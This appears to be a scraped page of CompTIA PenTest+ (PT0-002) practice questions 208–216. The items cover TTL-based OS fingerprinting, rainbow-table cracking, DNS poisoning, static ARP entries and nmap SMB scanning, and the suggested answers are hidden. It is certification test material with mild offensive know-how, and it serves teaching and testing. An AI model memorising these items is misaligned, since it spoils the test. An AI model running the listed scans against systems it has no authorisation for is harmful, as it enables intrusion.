B. Recommend using a password manager/vault instead of text files to store passwords securely.

C. Recommend configuring password complexity rules in all the systems and applications.

D. Create a TPM-backed sealed storage location within which the unprotected file repository can be reported.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 208

Topic #: 1

[All PT0-002 Questions]

During the reconnaissance phase, a penetration tester obtains the following output:

Reply from 192.168.1.23: bytes=32 time<54ms TTL=128
Reply from 192.168.1.23: bytes=32 time<53ms TTL=128
Reply from 192.168.1.23: bytes=32 time<60ms TTL=128
Reply from 192.168.1.23: bytes=32 time<51ms TTL=128

Which of the following operating systems is MOST likely installed on the host?

A. Linux -
B. NetBSD
C. Windows
D. macOS

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 209

Topic #: 1

[All PT0-002 Questions]

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment

B. Requiring all testers to review the scoping document carefully

C. Never assessing the production networks

D. Prohibiting testers from joining the team during the assessment

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 210

Topic #: 1

[All PT0-002 Questions]

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5

B. bcrypt

C. SHA-1

D. PBKDF2

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 211

Topic #: 1

[All PT0-002 Questions]

A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

A. The injection was too slow.

B. The DNS information was incorrect.

C. The DNS cache was not refreshed.

D. The client did not receive a trusted response.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 212

Topic #: 1

[All PT0-002 Questions]

During an assessment, a penetration tester was able to access the organization's wireless network from outside of the building using a laptop running Aircrack-ng. Which of the following should be recommended to the client to remediate this issue?

A. Changing to Wi-Fi equipment that supports strong encryption

B. Using directional antennae

C. Using WEP encryption

D. Disabling Wi-Fi

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 213

Topic #: 1

[All PT0-002 Questions]

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

A. Close the reverse shell the tester is using.

B. Note this finding for inclusion in the final report.

C. Investigate the high numbered port connections.

D. Contact the client immediately.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 214
Topic #: 1
[All PT0-002 Questions]

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63 -
Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

A. tcpdump -i eth01 arp and arp[6:2] == 2

B. arp -s 192.168.1.63 60-36-DD-A6-C5-33

C. ipconfig /all findstr /v 00-00-00 | findstr Physical

D. route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 215

Topic #: 1

[All PT0-002 Questions]

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

A. Vulnerability scanning

B. Network segmentation

C. System hardening

D. Intrusion detection

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 216

Topic #: 1

[All PT0-002 Questions]

A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

A. Nmap -s 445 -Pn -T5 172.21.0.0/16

B. Nmap -p 445 -n -T4 -open 172.21.0.0/16

C. Nmap -sV --script=smb* 172.21.0.0/16

D. Nmap -p 445 -max -sT 172. 21.0.0/16

Show Suggested Answer